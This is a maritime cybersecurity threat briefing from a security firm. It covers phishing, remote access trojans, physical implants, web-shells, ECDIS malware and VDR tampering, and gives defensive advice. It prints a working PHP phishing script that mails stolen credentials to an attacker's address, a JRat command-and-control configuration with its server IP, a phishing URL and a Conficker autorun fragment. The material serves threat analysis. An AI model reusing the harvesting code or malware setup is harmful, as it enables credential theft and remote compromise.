NETTITUDE
AN LRQA COMPANY

Marine and Offshore Cyber Briefing: Threat Case Studies

In today's world, cyber attacks are happening thick and fast. In order to build a coherent defence, it is helpful to understand your adversaries modus operandi and the types of threats that they pose.

The scenarios provided within this document have all been developed to provide an understanding of the orientation and impact that a cyber attack could take on an maritime based organisation.

Contents

01 Executive Summary

Cyber attacks occur 24x7, around the clock. The internet is constantly being used for malicious attempts to infiltrate organisations every second of every day. Although most of the generic attacks can be prevented through basic security controls, more advanced attempts often slip through undetected.

The time from vulnerability identification to exploit tool creation is continually reducing. Attacks that would have been classed as sophisticated 12 months ago, now appear in commodity based malware that can be freely found on the darkweb.

The maritime industry is not immune to cyber security incidents. Indeed, there are an increasing number of adversaries that are focused on targeting high value maritime and offshore assets. Attacks are often not detected and frequently not reported but there is widespread recognition that the industry is becoming increasingly vulnerable, as micro-controllers and new forms of connectivity are installed to drive operational efficiencies.


Through Nettitude and Lloyd's Register combined research initiatives, there has been extensive threat modelling activities fuelled by the analysis of historic Maritime cyber security incidents. This activity has looked at the sector through multiple lens, and considered the impacts of a cyber security breach on the operators, owners and ship builders.

This briefing report considers eight increasingly common attack vectors that are being observed across the sector. These attacks are being seen with an increasing level of frequency, and present a threat to all organisations operating within the global Maritime industry.

02 Risks to Communications Technologies

As in all sectors, the maritime industry has long been a target of crime and with an increasing reliance on technology more of this has moved into the digital space. In order to successfully defend against future attacks, it is important to understand what events have taken place previously and how they could have been prevented.

Here we outline a set of notable maritime cyber incidents dating back to 2013, as well as an example of the sorts of campaigns your users will be exposed to.



1: Phishing Attacks

Emails sent with malicious payloads or links. Can be targeted to specific individuals or sent to multiple people/ on mass.

2: Physical infiltrations

Physical devices are inserted or existing hardware is tampered with to implant malicious code or rogue communications/tapping systems.

3: Piracy

Hacking techniques used to locate vessels and containers of value or interest to pirates.

4: ECDIS Malware

Electronic Chart Display and Information System (ECDIS) systems are targeted with malware as they provide a key platform from which to both gain information and inform further aspects of an attack.

5: VDR Tampering

Voyage Data Recorders (VDRs) hold detailed records that can be of interest to an attacker or can be the object for integrity based attacks if evidence is attempted to be removed/ altered.

6: GPS Jamming

Jamming of signals to cause disruption, hide the movement of assets or disrupt the ability to track shipping.

7: Ransomware

Malware that encrypts assets and demands a ransom (often in Bitcoin) to unlock affects many sectors often indiscriminately. Disruption to shipping operations based on shore and in traditional IT networks can have a big impact.

8: APT40

Dedicated organised threat actor groups that target the marine and offshore sector.

2.1 Anatomy of a phish

Phishing attacks remain the preferred attack method for gaining access to organisations and data, and it's important to ensure your organisation is effectively protected. We have recently observed several phishing campaigns of different levels of sophistication specifically targeting maritime organisations, and here we outline how they could have affected your organisation had they been successful.

2.1.1 Credential theft

One of the most basic types of phishing campaigns are those aiming to get access to valid credentials for an online service or portal. These often take the form of an email with a link disguised to look like the legitimate service, and an enticement (usually a time-pressure) to get the user to click it.

In this example the lure was sent as a PDF attachment titled 'Mearskshippingdetails.pdf'[1] in order to attempt to replicate the way the legitimate service operates. Beyond this however, it is clear that very little effort has been made to make the document look professional.

Note: This not a vulnerability within Maersk, or anything to do with them, but rather an attempt by a threat actor to use their name to legitimise the phishing email being sent. Its an indication that threat actors will use the reputation and name of some of the well known companies within marine and offshore.




Figure 1 – PDF phishing document containing malicious link


The PDF document contains a link to:

https://issam-mo3alij[.]com/wp-content/plugins/contact-form-7/invoice923.php

which when opened redirects the browser to:

https://issam-mo3alij[.]com/wp-content/plugins/contact-form-7/Shipping/login.php

where a fake login prompt is presented to the user:



Shipping Docs Portal

Sign in your email () to confirm your identity for access to shipping docs


Figure 2 – Phishing website targeting users of the Maersk document portal

Again, the sophistication of this attack is relatively low with the login form missing key elements of the current version of the Maersk document portal.

The page is hosted on what is likely to be a legitimate website (a very similar site with a Columbian TLD exists which appears to advertise a Moroccan herbalist's services) hosted in a cheap cloud-provider's network. It is difficult to establish exactly how the phishing page was uploaded onto the site, but it is likely that there is a vulnerability in the version of WordPress or plugins used on the site.

[1] https://www.microsoft.com/en-us/security/operations/security-intelligence-report v. 24

In this case, it was possible to obtain a copy of the code which was running on the phishing webpage as the attacker had left a zipped copy accessible on the server. It can be seen that when a user's credentials are submitted to the site they are emailed to accessbuildingsolution@gmail.com where the attacker can either retrieve them or forward them on, and the user is redirected back to the login page with an error. Phishers have been using this technique for some time to ensure that when the site does get spotted and cleaned up it is not possible to retrieve any information on which credentials were collected.



```
<?php

if ($_SERVER['REQUEST_METHOD'] == 'GET')
{
print '
<html><head>
<title>403 - Forbidden</title>
</head><body>
<h1>403 Forbidden</h1>
<p></p>
<hr>
</body></html>
';
exit;
}else{
$adddate = date("D M d, Y g:i a");
$ip = getenv("REMOTE_ADDR");
$browser = $_SERVER['HTTP_USER_AGENT'];
$message  = "----+ pCOOL Spam ReZulT +----\n";
$message .= "username    : ".$_POST['ux']."\n";
$message .= "Password      : ".$_POST['uy']."\n";
$message .= "----+ Powered By Gregory234 +----\n";
$message .= "Date & Time: $adddate\n";
$message .= "IP Address : ".$ip."\n";
$recipient = "accessbuildingsolution@gmail.com";
$subject = "Pcool  ReZulT | ".$ip."\n";
@mail($recipient,$subject,$message);
@header("Location: ./login.php?email=".base64_encode($_POST['ux'])."&error=true");
}
?>
```


Figure 3 – PHP code exfiltrating phished credentials to the attacker's email account

We have found evidence that this phishing page has been repeatedly re-used since at least early 2018 which indicates that despite the apparent lack of sophistication of the phishing mechanism it is successful enough to warrant the effort of multiple campaigns.

The impact of a successful attack of this nature is that the perpetrator would be able to gain access to your accounts on the service they are targeting (in this case the Maersk document portal). They would then be able to access potentially sensitive information, or impersonate your company to carry out further attacks on others.

2.1.2 Persistence

While credentials to services are obviously of value to attackers more can be gained by establishing a foothold within the target's network. We recently (Feb 2019) observed another maritime-themed campaign distributing the adwind/JRat remote access Trojan, a popular multi-platform malware program available for sale as a paid service. It gives its operators full control of the infected machine, and its capabilities include collecting keystrokes, stealing information from browsers, taking screenshots and extracting files.



Vendor: bakero (10) (1.17)

□ Digital goods

Multisig Escrow

Amount: 1

MEGA RAT COLLECTION - REMOTE ACCESS TOOL - 450+

MEGA RAT COLLECTION -REMOTE ACCESS TOOL- 450

With more then 450 RATs/Trojans for computer and android phones. Also some source codes.

USE AT YOUR OWN RISK


Only1 RAT 1.92
A32s RAT
A7m3d-Rat v 2.0.0 Beta
A7m3d-Rat v0.1 Beta By HmooDi Hacker
Ace RAT v1.0
Administrator Switchboard
Adwind RAT v1.0
Adwind RAT v3.0
AK47 RAT By MuhAmMEd bAz

Figure 4 - Adwind and other Trojans available for sale on a common dark-web marketplace

This campaign was targeted at organisations providing logistical support to the maritime industry - for example, a Spanish company providing ship supplies and chandlery (including to government and naval vessels) and the middle-eastern division of a multi-national engineering company providing offshore and sub-sea equipment.

The initial email was sent from what appears to be a broadband connection in Romania which is exposing a web-interface for a popular brand of CCTV camera to the internet. There isn't enough evidence to be definitive, but it is often the case that these kinds of email campaigns are sent by botnets running on compromised IOT devices.

In this email, the malicious payload is attached directly as a compressed file which contains a malicious .jar file.



From Maersk China Limited <sales1@cargotrans.com.tn> ✩
Subject DARFT B/L Shipment Bill of lading 20170000112 FOR YOUR CONSIGMENT
To [redacted] ✩

MAERSK
Dear Valued Customer ,

Kindly review Draft BL and Shipping documents online.
Please note that some details are hidden for confidentiality purpose.

This was sent following the instruction from our customer to send to your email [redacted]
NOTE: Please download the both file to enable you get the two document as a proof .


Kindly feel free to contact us in case of any further query
Appreciate your usual co-operation.

Yours faithfully,
Barnchie.S Tracy
For: Maerskline Ltd
Phone · 880 31 726556 9 ext. 250/218
As Agents CC: Deputy Commissioner of Customs. Chittagong - For your information & necessary action pls Kindly feel free to contact us in case of any further query

This document can be used to plan your import transport chain, such as arranging customs clearance And/or planning haulage. [redacted]

1 attachment: BILL OF SHIPMENT_MANIFEST_MAERSK_MTU-744 XXX4RRKRKKK77993947575757585885959585959859595050.7z 614 KB
BILL OF SHIPMENT_MANIFEST_MAERSK_MTU-744 XXX4RRKRKKK77993947575757585885959585959859595050.7z 614 KB

Figure 5 - Phishing email containing malicious attachment




```
MAERSK_MTU-744 XXX4RRKRKKK7799394757575
  L
  META-INF
  operational
    JRat.class
    Jrat.class
  psA
  qVq
  W
  drop.box
  mega.download
  sky.drive
```

Figure 6 - Contents of JRat jar file

The .jar file contains multiple levels of encryption and obfuscation to try to prevent analysis of its capabilities, but it makes no attempt to obfuscate its name!

After reverse-engineering the heavily-obfuscated java code it is possible to reverse the encryption layers and extract the malicious code (server.jar) and its configuration:



```
<entry key="SERVER_PATH">/psA/Ucg/pB.ael</entry>
<entry key="PASSWORD_CRYPTED">/L/Kt/il.e</entry>
<entry key="PRIVATE_PASSWORD">/qVq/wr/Wt.EVC</entry>
```

```
server.jar
  ressources/config.json
  ressources/Key1.json
  ressources/Key2.json
```

```
{
 "NETWORK":[
    {
       "PORT":5000,
       "DNS":"5.206.225.115"
    }
 ]
 "NICKNAME":"CARTER",
 "VMWARE":false,
 "VBOX":false
...
```

Figure 7 - Decryption process to obtain malicious code (server.jar) and configuration details (config.json)

Once run, it hides on the users' machine, enumerates windows firewall and AV state and achieves persistence by writing entries to the autorun section of the windows registry. It will then start communicating with the command and control server provided in config.json (5.206.225[.]115 in this case) using TLS, which allows the operator to obtain information from the machine and potentially deploy additional modules or code.

Interestingly, an almost identical campaign was seen three days later, but in this case there was no attachment and the user was enticed to click a link to download their files. Unfortunately, the site itself was rapidly taken down so it's not possible to confirm what would have happened, but it would be easy for the phishing page to be modified to deliver a malicious payload similar to the one seen above once the user had authenticated.

Clearly the impact of an attack of this type can be significantly more serious. Attackers with access to your network can start to access data stored on the infected machine and use it as a staging-point for further attacks on internal infrastructure, for example key systems such as Active Directory. In some cases, this access has then been used to deploy ransomware if the attacker is unable to get access to data or systems of interest.

[2] https://blog.netlab.360.com/bcmpupnp_hunter-a-100k-botnet-turns-home-routers-to-email-spammers-en/

Although phishing attacks like this have been ongoing for several years, their continued existence points to their continued effectiveness. Although in the examples seen above the emails were targeted at shore-based infrastructure, it is important to remember that any environment where emails are accessed (including on ship computers) is vulnerable to this kind of attack and could be used to gain a foothold within a ship's infrastructure.

It is therefore critical that organisations implement protection against phishing threats, guarding both against credential theft and malicious attachments.
This could include:

- Training staff to identify and report suspicious emails.
- Security software on endpoints to help catch simple malicious payloads.
- Email scanning and filtering to help stop emails reaching users.
- Network controls to block access to malicious sites or known malware command and control servers

2.2 Physical Infiltration

One of the earliest publically reported security incidents affecting the maritime industry was disclosed by Europol in June 2013[3]. They disrupted a drug smuggling operation where containers were intercepted at the Port of Antwerp, with over 1000kg of Cocaine and Heroin seized.

During the investigation, they discovered that port and container terminal had been infiltrated using two mechanisms:

1. Phishing emails with malicious attachments
2. Physical implants in offices to capture passwords.

Information on exactly how the key-loggers were installed was not publically released, but photos released by Europol (Figure 8) show physical implants hidden within a power strip. Alongside this is what appears to be a USB key-logger and mobile SIM card, which would allow stolen data to be sent over the mobile network to help avoid detection. Devices connected directly to computer workstations can allow typed key-presses to be read, while those on the network can intercept non-encrypted traffic between devices.




Figure 8 – Physical implants embedded within an office power strip

By using a combination of information gained from the network interception, and access to key systems the smugglers were able to determine where containers were, and obtain the electronic release codes (ERC) required for their drivers to collect the container before the legitimate customer.

Europol continue to discover drugs and other contraband being smuggled through Europe's ports, and similar reports have come from other continents[4]. As security is increased in reaction to discovered attacks, smugglers will continue to target different pieces of maritime infrastructure to try to get the information they need.





Figure 9 A $50 covert USB device that is designed to be quickly connected to a computer and used to inject keystrokes to download malware for remote access.

By strengthening physical security controls, the risk of this class of attack will be reduced. These controls should be assessed in relation to the requirements of the facility, but might include access cards, alarms and CCTV. Computer networks should restrict access only to trusted devices and be segmented to prevent access to sensitive systems from locations where that access is not required. For example, an office environment where staff and visitors may connect devices should not be able to connect directly to databases or servers. Additionally, security monitoring should include checks for unauthorised devices and rogue Wi-Fi access points.

2.3 Piracy

In Verizon's 2016 breach digest[5] included details of a global shipping conglomerate that was experiencing extremely targeted piracy where the pirates had headed directly to specific containers after boarding the vessel. This indicated that the pirates had advance knowledge of what goods were in specific locations on this ship, and Verizon were asked to investigate how that might be happening. Verizon discovered a web-shell had been uploaded into the shipping company's CMS which was used to store the bills of lading associated with each of their vessels. This allowed the pirate organisation to remotely access the webserver, run commands and access data which they used to target their attacks.

A web-shell is a small piece of code uploaded to a website by a malicious actor. It is usually uploaded by exploiting a vulnerability in the web-application (for example unrestricted file uploads) or in the underlying server. Once uploaded, an attacker will use a web-shell to issue commands on the server, usually to start to explore the environment and compromise other more valuable targets. There are many different types of web-shell, but one that was popular at the time of the incident was ChinaChopper. This incredibly simple shell simply executes any commands that the attacker sends, and despite the name has been used by many different groups. It has a 'control panel' (figure 10) which allows the actor to control many infected clients simultaneously allowing for efficient operation.



http://www.maicaidao.com/server.asp	127.0.0.1	<T>ADO</T><C...	2018-11-13 20:06:57
http://www.maicaidao.com/server.aspx	127.0.0.1	<T>ADO</T><C...	2018-11-13 20:06:57
http://www.maicaidao.com/server.php	127.0.0.1	<T>MYSQL</T>...	2018-11-13 20:06:57


Figure 10: The control panel for the ChinaChopper web-shell.

Verizon helped the shipping company remediate the issue, and they then started a full programme of testing on their infrastructure. It's important to ensure that software systems used are kept patched with up-to-date versions, and custom developments are developed following best security practises and undergo security testing before deployment.

24 ECDIS Malware

Electronic Chart Display and Information System (ECDIS) systems typically run on a version of the Windows operating system, and are typically updated by inserting a USB stick containing new maps or software. There have been many reports[6] of ECDIS systems becoming infected from the use of memory sticks which have been inserted into other machines (e.g. personal laptops) which have malware running on them. In one case, a new-build ship was prevented from sailing because its ECDIS was infected with malware, and because it was designed for ECDIS-only operation it was not carrying paper charts.

Some statistics indicate that the use of USB distribution as an infection vector for malware has become less common as the usage of USB devices has tended to decrease with faster network connections. However, there are still families out that that spread this way, and there are many cases where computers infected with 'old' malware families continue to spread when users connect USB devices to them. For example, in their 2019 annual report* the UK's National Cyber Security Centre (NCSC) outlined the detection and remediation of a government authority infected with Ramnit, a worm which was active in 2011 and dismantled by law-enforcement in 2015.



```
□□□□□
;-Pr×SoàDWWCfDnhTvVQyažã¾□□□□□□□□
;□□□□□□□□«GáÊ  □
□□□□□□□□;
□□□□□□□qTJ¥·r€ÕoÌgwDq□çÙJûKEí´û□□□□□□□□□□
□

          shelLExECUte□□□□□□□=RuNdLl32.EXE
.\RECYCLER\S-5-3-42-2819952290-8240758988-87931
5005-3665\jwgkvsq.vmx,ahaezedrn□;
□□□□□□□zD¼pl¿›cà½ÂuDbEyF½žUG□ □□□□□□□
           □
;□□□□□□□□□□□f›yÊlÌÃèŠdGµBw□AsUmF□□□□□□
```

Figure 11: an example Autorun.inf file, used by the 2009 Conficker malware family to spread via removable media.

To ensure ECDIS integrity, it's important to ensure that machines used to download updates have up-to-date antivirus software installed and memory sticks and other computing devices used for critical ship components are dedicated to the task and not also used on other machines.

3 https://www.europol.europa.eu/publications-documents/cyber-bits-hackers-deployed-to-facilitate-drugs-smuggling.

4 https://www.europol.europa.eu/activities-services/main-reports/european-union-serious-and-organised-crime-threat-assessment-2017.

5 https://enterprise.verizon.com/resources/whitepapers/2016/data-breach-digest-update-cms-security.pdf

* https://www.ncsc.gov.uk/report/active-cyber-defence-report-2019

2.5 VDR Tampering

The Voyage Data Recorder (VDR) is responsible for producing an electronic record of sensor data for accident investigation, and is required by the IMO's SOLAS (Safety of Life at Sea) convention. The integrity of the system is obviously therefore key to ensure that a full and accurate investigation can be carried out. Over the last few years there have been several examples of VDR data being found to be corrupted or missing when an accident has occurred[7,8], and although no conclusive information regarding how this took place has been published it is reported that in at least one case this was potentially due to a crew-member inserting an infected memory stick into the system. Security research carried out by IOActive[9] has shown that some VDR systems were not only vulnerable to physical tampering but an attacker with network access could also remotely compromise the device and amend or delete data records.

However, the UK's Marine Accident Investigation Branch (MAIB) has indicated that they perceive the threat of VDR tampering as relatively low, as in all reported cases to date it has been carried out through physical access to devices. If physical access is available and someone on board wants to tamper with evidence their view is that they will do this at any cost, including destruction or damage to the device[10]. While this may be the case, if an individual is able to remove or tamper with data in a stealthy way without causing physical damage then it will be much harder to investigate marine incidents.

It clearly remains as important as ever to ensure that systems are maintained and updated with the latest version available from the manufacturer to ensure that data can be relied upon when required.


